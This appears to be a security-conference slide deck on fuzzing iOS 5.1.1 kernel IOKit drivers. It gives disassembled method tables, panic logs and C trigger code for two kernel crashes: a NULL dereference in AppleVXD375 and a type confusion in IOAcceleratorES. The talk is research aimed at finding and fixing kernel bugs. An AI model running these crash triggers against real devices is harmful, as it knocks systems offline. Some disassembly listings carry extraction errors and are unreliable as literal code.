:80F96220           0, 3, 0x10, 4>
:80F96238     IOExternalMethod <0, \
:80F96238           H3H264VideoEncoderDriverUserClient::SetSessionSettings(H264VideoEncoderSessionSettingsUser
:80F96238           0, 3, 0x184, 4>
:80F96250     IOExternalMethod <0, \
:80F96250           H3H264VideoEncoderDriverUserClient::EncodeFrame(H264VideoEncoderFrameSettingsUserKernelInI
:80F96250           0, 3, 0xE8, 4>
:80F96268     IOExternalMethod <0, \
:80F96268           H3H264VideoEncoderDriverUserClient::CompleteFrame(H264VideoEncoderCompleteFrameUserKernelI
:80F96268           0, 3, 4, 4>
:80F96280     IOExternalMethod <0, \
:80F96280           H3H264VideoEncoderDriverUserClient::StopSession(H264VideoEncoderStopSessionUserKernelInInfo
:80F96280           0, 3, 4, 4>
:80F96298     IOExternalMethod <0, \
:80F96298           H3H264VideoEncoderDriverUserClient::SaveState(H264VideoEncoderSaveUserKernelInInfo *,H264U
:80F96298           0, 3, 0x188, 4>
:80F962B0     IOExternalMethod <0, \
:80F962B0           H3H264VideoEncoderDriverUserClient::RestoreState(H264VideoEncoderRestoreUserKernelInInfo *,H2
:80F962B0           0, 3, 0x188, 4>
:80F962C8     DCD 0
```

Correct Input

- * Flags defines
 - * I = input O = output
 - * For example, type 3 means:
 - * Struct input & output
- * We must pass the correct input/output type and count, otherwise the request will be rejected
- * Start coding your own actively fuzzer!

```
enum {  
    kIOUCTypeMask      = 0x0000000f,  
    kIOUCScalarIScalar0 = 0,  
    kIOUCScalarIStruct0 = 2,  
    kIOUCStructIStruct0 = 3,  
    kIOUCScalarIStructI = 4  
};
```

Extra

- * You can also add the vtable information if you like to audit code

* Before

```
80F96200 EXPORT `vtable For'H2H264VideoEncoderDriverUserClient::MetaClass
80F96200 `vtable For'H2H264VideoEncoderDriverUserClient::MetaClass DCD 0
80F96200 ; DATA XREF: 'global constructor keyed to'__ZN3H2H264VideoEncoderDriverUserC
80F96200 ; com.apple.driver.H2H264VideoEncoder::__text:off_80F7F44810 ...
80F96201 DCD 0
80F96202 DCD 0
80F96203 DCD 0
80F96204 DCD 0
80F96205 DCD 0
80F96206 DCD 0
80F96207 DCD 0
80F96208 DCD 0x05 : "
80F96209 DCD 0xF9 : "
80F9620A DCD 0xF7 : "
80F9620B DCD 0x80 : "
80F9620C DCD 0x51 : "
80F9620D DCD 0xF9 : "
80F9620E DCD 0xF7 : "
80F9620F DCD 0x80 : "
80F9620E8 DCD 0x99 : "
80F9620E1 DCD 0x99 : "
80F9620E2 DCD 0x27 : "
80F9620E3 DCD 0x80 : "
80F9620E4 DCD 0x89 : "
80F9620E5 DCD 0x99 : "
80F9620E6 DCD 0x27 : "
80F9620E7 DCD 0x80 : "
80F9620E8 DCD 0x91 : "
80F9620E9 DCD 0x80 : "
80F9620EA DCD 0x27 : "
80F9620F0 EXPORT __ZTUN34H3H264VideoEncoderDriverUserClient9MetaClassE
80F9620F0 `vtable For'H3H264VideoEncoderDriverUserClient::MetaClass
80F9620F0 __ZTUN34H3H264VideoEncoderDriverUserClient9MetaClassE DCD 0
80F9620F0 ; DATA XREF: 'global constructor keyed to'__ZN3H3H264VideoEncoderDr
80F9620F0 ; com.apple.driver.H2H264VideoEncoder::__text:off_80F7F44810 ...
80F9620F4 DCD 0
80F9620F8 DCD __ZN3H3H264VideoEncoderDriverUserClient9MetaClassD1Ev+1
80F9620FC DCD __ZN3H3H264VideoEncoderDriverUserClient9MetaClassD0Ev+1
80F9620F0 DCD __ZNK110SMetaClass7releaseEi+1
80F9620F4 DCD __ZNK110SMetaClass14getRetainCountEv+1
80F9620F8 DCD __ZNK110SMetaClass6retainEv+1
80F9620FC DCD __ZNK110SMetaClass7releaseEv+1
80F9620F8 DCD __ZNK110SMetaClass9serializeEP110SSerialize+1
80F9620F4 DCD __ZNK110SMetaClass12getMetaClassEv+1
80F9620F8 DCD __ZNK150SMetaClass8base9isEqualToEPKS_+1
80F9620FC DCD __ZNK110SMetaClass12taggedRetainEPKu+1
80F9620F0 DCD __ZNK110SMetaClass13taggedReleaseEPKu+1
80F9620F4 DCD __ZNK110SMetaClass13taggedReleaseEPKvi+1
80F9620F8 DCD __ZN3H3H264VideoEncoderDriverUserClient9MetaClass5allocEv+1
80F9630C DCD 0
80F9631B EXPORT __ZTUN34H3H264VideoEncoderDriverUserClient
```

* After

Content

- * iOS Kernel Basics
- * Summary of Known Bugs
- * Passive Fuzz
- * Active Fuzz
- * **Analyze Real Bug**
- * Conclusion

Are There Bugs?

- * Definitely **YES**
 - * Crashes could be easily generated by our fuzzer
 - * Actually kernel code of iOS is not as good as you imagine
- * However analyzing crash is a hard job
 - * No code or symbols for most IOKit drivers
 - * Kernel debug is kinda of crap
- * Any exploitable bug?
 - * This is a QUESTION

IOKit Bug Analysis

- * Simplify crash code
 - * Code is generated by fuzzer - there are many IOConnectCallMethod calls
 - * Simplify the code could help you a lot when doing static analysis
- * Look at panic log
 - * fault_type & register values
- * Static analysis
 - * Understand the bug and trigger path
- * Debug
 - * Write exploit

Bug Sample I

- * Let's look at the code first

```
kern_return_t kr;
CFMutableDictionaryRef matching = IOServiceMatching("AppleVXD375");
if (matching != NULL)
{
    io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault, matching);
    if (service != 0)
    {
        io_connect_t connection;
        kr = IOServiceOpen(service, mach_task_self(), 1, &connection);
        if(KERN_SUCCESS == kr)
        {
            char buf[0x200];
            int bufsize = 0x108;
            IOConnectCallMethod(connection, 1,
                                NULL, 0,
                                "\x00\x11\x22\x33", 4,
                                NULL, NULL,
                                buf, &bufsize);
        }
    }
}
```

Bug Sample I

- * Then the panic log

- * PC = 0x80455c3c
- * fault_addr = 0x0

```
CrashReporter Key: 6744c0d991680d73ae6c5f5412331f7399c893e4
Hardware Model: iPhone3,1
Date/Time: 2012-09-02 01:25:46.673 +0800
OS Version: iPhone OS 5.1.1 (9B206)
```

```
panic(cpu 0 caller 0x8007f5e8): kernel abort type 4: fault_type=0x1, fault_addr=0x0
r0: 0x814df300 r1: 0x00000000 r2: 0x80455c35 r3: 0x00000000
r4: 0x000002c2 r5: 0x814df300 r6: 0xcfdb3cd4 r7: 0xcfdb3c90
r8: 0x00000000 r9: 0x804574e9 r10: 0x8aa24590 r11: 0x00000000
r12: 0xc0999080 sp: 0xcfdb3c84 lr: 0x8045677f pc: 0x80455c3c
cpsr: 0x60000033 fsr: 0x00000007 far: 0x00000000
```

```
Debugger message: panic
OS version: 9B206
Kernel version: Darwin Kernel Version 11.0.0: Sun Apr 8 21:51:26 PDT 2012; root:xnu-1878.11.10~1/RELEASE_ARM_S5L8930X
iBoot version: iBoot-1219.43.32
secure boot?: NO
Paniclog version: 1
```

Bug Sample I

- * Where did it crash
 - * Try to read data at R1(=0) cause the panic
 - * R1 is the second parameter of this function
 - * It is mostly like a NULL ptr reference bug :(
 - * We shall dig deeper anyway

<code>text:80455C34 sub_80455C34</code>		<code>; CODE XREF:</code>
<code>text:80455C34</code>	<code>PUSH</code>	<code>; sub_80455D</code>
<code>text:80455C34</code>	<code>MOUW</code>	<code>{R4-R7,LR}</code>
<code>text:80455C36</code>	<code>ADD</code>	<code>R4, #0x2C2</code>
<code>text:80455C3A</code>	<code>LDR</code>	<code>R7, SP, #0xC</code>
<code>text:80455C3C</code>	<code>MOUT.W</code>	<code>R2, [R1]</code>
<code>text:80455C3E</code>		<code>R4, #0xE000</code>

Bug Sample I

- * Locate sMethod array
 - * First to find AppleVXD375UserClient::externalMethod, which should overwrite IOUserClient's method
 - * IOUserClient has symbols, see vtable for it
 - * externalMethod pointer offset in vtable

```
TEXT:__const:802AD0F0 ; `vtable for'IOUserClient
TEXT:__const:802AD0F0 __ZTV12IOUserClient DCB 0

DCD __ZN12IOUserClient14externalMethodEP25IOExternalMethodArguments*
; DATA XREF: com.apple.iokit.IOUSBFamily:_text:8039524
; com.apple.iokit.IOUSBFamily:_text:8039524
DCD __ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1
DCD __ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1
; DATA XREF: __TEXT:_text:80237E28↑o
; com.apple.iokit.IOUSBFamily:_text:8038C74
DCD __ZN12IOUserClient12initWithTaskEP4taskPvm+1
; DATA XREF: com.apple.driver.DiskImages:_text:803C9A
; com.apple.driver.FairPlayIOKit:_text:803C9A
```

Bug Sample I

- * Locate sMethod array
 - * Search IOUserClient::registerNotificationPort address in “const” segment
 - * Find externalMethod pointer in vtable for AppleVXD375UserClient
- * AppleVXD375UserClient::externalMethod
 - * Get IOExternalMethodDispatch struct from sMethod array
 - * Call IOUserClient::externalMethod to dispatch it

```
AppleVXD375:_const:80469B50          DCD sub_804574E8+1      ; externalMethod
AppleVXD375:_const:80469B54          DCD __ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1
AppleVXD375:_const:80469B58          DCD __ZN12IOUserClient12initWithTaskEP4taskPvmP120SDictionary+1
AppleVXD375:_const:80469B5C          DCD __ZN12IOUserClient12initWithTaskEP4taskPvm+1
```

Bug Sample I

* sMethod = 0x80469700

```
sub_804574E8          ; DATA XREF: com.apple.driver.AppleUXD375::__cons...  
var_8      = -8  
  
PUSH      {R7,LR}  
MOU       R7, SP  
SUB       SP, SP, #8  
LDR.W    R12, [R7,#0x10+var_8]  
CMP       R1, #9  
BHI       loc_8045750A  
ADD.W    R3, R1, R1,LSL#2  
LDR.W    LR, =0x80469700 ; sMethod  
CMP.W    R12, #0  
ADD.W    R3, LR, R3,LSL#2  
BNE       loc_8045750A  
MOU       R12, R0  
  
loc_8045750A          ; CODE XREF: sub_804574E8+C↑j  
                      ; sub_804574E8+1E↑j  
LDR.W    LR, [R7,#0xC]  
STMEA.W  SP, {R12,LR}  
LDR.W    LR, __ZTU12IOUserClient ; `vtable for' IOUserClient  
LDR.W    R12, [LR,#(off_802AD430 - 0x802AD0F0)] ; externalMethod  
BLX     R12  
ADD     SP, SP, #8  
POP     {R7,PC}
```

Bug Sample I

- * selector = 1 dispatch struct in sMethod
 - * function address = 0x80457534
 - * checkStructureInputSize = 0x4
 - * checkStructureOutputSize = 0x108
 - * Remember the trigger code?

```
__const:80469700 DCD 0x80457529
__const:80469704 DCD 0
__const:80469708 DCD 0x58
__const:8046970C DCD 0
__const:80469710 DCD 0x28
__const:80469714 DCD sub_80457534+1
__const:80469718 DCD 0
__const:8046971C DCD 4
__const:80469720 DCD 0
__const:80469724 DCD 0x108
```

Bug Sample I

- * The whole call path
 - * externalMethod -> sub_80457534 -> sub_804577EC -> sub_8045779C -> sub_80456768 -> sub_80455C34 -> panic
 - * sub_804577EC call OSObject::release first
 - * This method should be used to destroy AppleVXD375UserClient itself
 - * sub_8045779C should be responsible for freeing memory
 - * R1(=0) maybe some class or struct address stored in AppleVXD375UserClient object

Bug Sample I

- * Understand this bug
 - * We manually try to destroy AppleVXD375UserClient
 - * When in procedure, it will manipulate some object without checking if it is already created
 - * Lacks of basic check code like
 - * if (obj->ptr != NULL)
 - * We are not able to control PC register

Bug Sample II

* Code first

```
kern_return_t kr;
CFMutableDictionaryRef matching = IOServiceMatching("IOAcceleratorES");
if (matching != NULL)
{
    io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault, matching);
    if (service != 0)
    {
        io_connect_t connection;
        kr = IOServiceOpen(service, mach_task_self(), 3, &connection);
        if(KERN_SUCCESS == kr)
        {
            int i;
            uint64_t index;
            char buf[156];
            char output[100];
            int outputsize = 4;

            memcpy(buf, "\x80\x00\x00\x00\x80\x02\x00\x00\xc8\x03\x00\x00\x41\x41\x41\x41", 16);
            IOConnectCallMethod(connection, 6, NULL, 0, buf, 156, NULL, NULL, output, &outputsize);

            for (i = 0; i < 100; i++)
            {
                index = i;
                IOConnectCallMethod(connection, 3, &index, 1, NULL, 0, NULL, NULL, NULL, NULL);
            }
        }
    }
}
```

Bug Sample II

- * Panic log
- * PC = 0x00000000
- * Looks better than last one

```
CrashReporter Key: 6744c0d991680d73ae6c5f5412331f7399c893e4
Hardware Model: iPhone3,1
Date/Time: 2012-09-15 20:47:49.702 +0800
OS Version: iPhone OS 5.1.1 (9B206)

panic(cpu 0 caller 0x8007f4ec): sleh_abort: prefetch abort in kernel mode: fault_addr=0x0
r0: 0x891b2800 r1: 0x00000000 r2: 0x00000000 r3: 0x8063b8a9
r4: 0x891b2800 r5: 0x81d05c00 r6: 0xc0905000 r7: 0xd2dd3ca8
r8: 0xd2dd3d84 r9: 0x00000008 r10: 0x8259a98c r11: 0x00000000
r12: 0xc1106690 sp: 0xd2dd3c9c lr: 0x8064006b pc: 0x00000000
cpsr: 0x20000013 fsr: 0x00000007 far: 0x00000000

Debugger message: panic
OS version: 9B206
Kernel version: Darwin Kernel Version 11.0.0: Sun Apr 8 21:51:26 PDT 2012; root:xnu-1878.11.10~1/RELEASE_ARM_S5L8930X
iBoot version: iBoot-1219.62.15
secure boot?: NO
Paniclog version: 1
```


Bug Sample II

- * Where did it crash
 - * We got useless PC and no call stack
 - * But luckily we had LR - store return address
 - * Looks like calling method of certain object
 - * R4 - object pointer
 - * R0 - vtable

IOAcceleratorFamily::_text:80640062	LDR	R0, [R4]
IOAcceleratorFamily::_text:80640064	LDR	R1, [R0,#0x3C]
IOAcceleratorFamily::_text:80640066	MOV	R0, R4
IOAcceleratorFamily::_text:80640068	BLX	R1
IOAcceleratorFamily::_text:8064006A	CBZ	R0, loc_80640076

Bug Sample II

- * Crash code snapshot



Bug Sample II

- * Crash code analysis
 - * Input
 - * R0 - IOAccelUserClient *self
 - * R1 - int index
 - * IOAccel *service = self + 0x78
 - * OSObject *array[] = service + 0x10
 - * Call array[index]->method = NULL

Bug Sample II

- * Weird
 - * Why the object's method pointer is NULL
- * Guess
 - * Mistake it as a different object without checking
- * Todo
 - * Figure out what's at 0x10 offset

Bug Sample II

- * Locate external methods
- * This time it overwrite getTargetAndMethodForIndex

const:80643A78	DCD _ZN12I0UserClient3@getExternalAsyncMethodForIndexEm+1
const:80643A7C	DCD 0x8064035D ; getTargetAndMethodForIndex
const:80643A80	DCD _ZN12I0UserClient31getAsyncTargetAndMethodForIndexEPP9I0ServiceEm+1
const:80643A84	DCD _ZN12I0UserClient23getExternalTrapForIndexEm+1
const:80643A88	DCD _ZN12I0UserClient24getTargetAndTrapForIndexEPP9I0ServiceEm+1

sub_8064035C	STR R0, [R1] MOVS R1, #0 CMP R2, #5 ITTT LS ADDLS.W R1, R2, R2,LSL#1 LDRLS.W R0, [R0,#0x80] ; methodTemplate ADDLS.W R1, R0, R1,LSL#3 MOV R0, R1 BX LR
--------------	--

text:8063FD22	LDRNE R0, =dword_806435F0
text:8063FD24	MOVNE R5, #1
text:8063FD26	STRNE.W R0, [R4,#0x80]

Bug Sample II

* IOExternalMethod methodTemplate[5]

```
const:806435F0 dword_806435F0  DCD 0          ; DATA XREF: sub_8063FCF4+2E↑c
const:806435F0
const:806435F4          DCD 0x8063FD3D
const:806435F8          DCD 0
const:806435FC          DCD 0
const:80643600          DCD 1
const:80643604          DCD 0
const:80643608          DCD 0
const:8064360C          DCD 0x8063FD61
const:80643610          DCD 0
const:80643614          DCD 0
const:80643618          DCD 1
const:8064361C          DCD 0
const:80643620          DCD 0
const:80643624          DCD sub_8063FE30+1    ; selector = 2
const:80643628          DCD 0
const:8064362C          DCD 3          ; struct input & output
const:80643630          DCD 0xFFFFFFFF   ; doesn't restrict input size
const:80643634          DCD 0x14        ; output size
const:80643638          DCD 0
const:8064363C          DCD sub_80640004+1  ; selector = 3
const:80643640          DCD 0
const:80643644          DCD 0          ; number input & output
const:80643648          DCD 1          ; input one uint64_t
```

Bug Sample II


- * Where is selector 6 function ?
- * Check reference to IOAccelUserClient::vtable

Direct	Type	Address	Text
D...	o	com.apple.IMGSGX535:_text:80907BB6	LDR R2, =unk_80643700
D...	o	com.apple.IMGSGX535:_text:off_80907BD4	DCD unk_80643700
Up	o	com.apple.iokit.IOAcceleratorFamily:_text:8064041E	LDR RO, =unk_80643700
Up	o	com.apple.iokit.IOAcceleratorFamily:_text:80640516	LDR RO, =unk_80643700

- * It has a child object - IOIMSGXUserClient
- * Easy to find getTargetAndMethodForIndex again

Bug Sample II

- * When selector > 5, use its own methodTemplate[3]



Bug Sample II

- * What's at offset 0x10 ?
- * Look inside into selector 6 function

```
BLX      R3 ; sub_80907A4C ; create a object
CBZ      R0, loc_80907CAE

LDR      R1, [R6,#0x78]
MOU      R5, R0 ; R5 is the object just created
LDR      R0, [R1,#0x38]
LDR      R1, [R0]
LDR      R2, [R1,#0x74]
MOU      R1, R5
BLX      R2
LDR      R0, [R5]
LDR      R1, [R0,#0x14]
MOU      R0, R5
BLX      R1
LDR      R0, [R6,#0x78] ; R0 - IOAccel *
MOU      R2, SP
LDR      R3, =(sub_80640A38+1)
MOU      R1, R5 ; R1 = R5
BLX      R3 ; sub_80640A38 ; add the object to array at offset 0x10
CBNZ    R0, loc_80907C88
```

Bug Sample II

- * Object is created, check vtable 0x8090E5B8
- * $0x8090E5B8 + 0x3C = 0x8090E5F4$

The screenshot shows a debugger interface with two main panes. The top pane displays assembly code with some instructions highlighted in blue. A red arrow points from the bottom of this pane down to the memory dump pane below. The bottom pane shows a memory dump with several entries, some of which are highlighted in yellow.

Address	Value	Type
const:8090E5F0	0x8090726D	DCD
const:8090E5F4	0	DCD

Bug Sample II

- * Here is the story
 - * selector 6 function call sub_80907A4C to create an object and put it in object array at 0x10 offset
 - * selector 3 function get object pointer from the array and call its method without checking its class type
 - * Actually the child has its own create/destroy method. If the child create an object and make father to destroy it, PANIC !
 - * Apple should call more OSMetaClassBase::safeMetaCast :P

Content

- * iOS Kernel Basics
- * Summary of Known Bugs
- * Passive Fuzz
- * Active Fuzz
- * Analyze Real Bug
- * Conclusion

Conclusion

- * Apple should audit iOS kernel code, especially code of IOKit extensions
- * Since debug is quite hard, static analysis according to panic log is very helpful
- * Fuzz your own iOS kernel bug !